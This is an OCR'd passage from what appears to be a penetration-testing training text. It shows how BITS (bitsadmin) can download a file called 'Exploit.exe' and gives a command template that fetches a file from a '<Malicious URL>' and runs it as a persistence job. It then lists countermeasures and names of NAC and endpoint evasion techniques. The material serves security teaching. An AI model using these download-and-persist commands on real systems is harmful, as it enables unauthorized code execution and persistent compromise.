Figure 12.56: Screenshot showing bitsadmin command



```
DISPLAY: 'Exploit.exe' TYPE: DOWNLOAD STATE: TRANSFERRED
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 73802 / 73802 (100%)
Transfer complete.
PS C:\Users\Administrator> _
```

Figure 12.57: Screenshot showing bitsadmin transferring malicious file

- **Creating persistence**


  Run the following commands to establish persistence on the target machine by specifying a Notify.

  ```
  /create persistence
  /addfile persistence <Malicious URL> <Local Path>
  /SetNotifyCmdLine persistence <Local Path> NULL
  /resume persistence
  ```

With the malicious payload or program is in action, it can create specific jobs such as schedule tasks, which are set to be executed in a queue. As these jobs run at a system level, they can be considered as trusted jobs and are allowed to bypass security solutions such as firewalls.

Countermeasures:


- Use BitsParser program to evaluate everything that goes through BITS.
- Avoid downloading suspected programs or files from the Internet or email.
- Keep the system and services updated.



LO#05: Demonstrate Different Techniques to Bypass NAC and Endpoint Security

Evading NAC and Endpoint Security

This section discusses various techniques used by attackers to bypass network access control (NAC) and endpoint security.



NAC and Endpoint Security Evasion Techniques

1. **VLAN Hopping**
2. **Using Pre-authenticated Device**
3. **Ghostwriting**
4. **Using Application Whitelisting**
5. **XLM Weaponization**
6. **Dechaining Macros**
7. **Clearing Memory Hooks**
8. **Using Metasploit Templates**
9. **Bypassing Symantec Endpoint Protection**
10. **Hosting Phishing Sites**
11. **Passing Encoded Commands**
12. **Fast Flux DNS Method**
13. **Timing-based Evasion**
14. **Signed Binary Proxy Execution**

NAC and Endpoint Security Evasion Techniques

NAC is a security control used to block unauthorized or unknown devices/hosts trying to access internal services. Attackers often try to bypass NACs using different techniques to perform malicious activities on the target network.

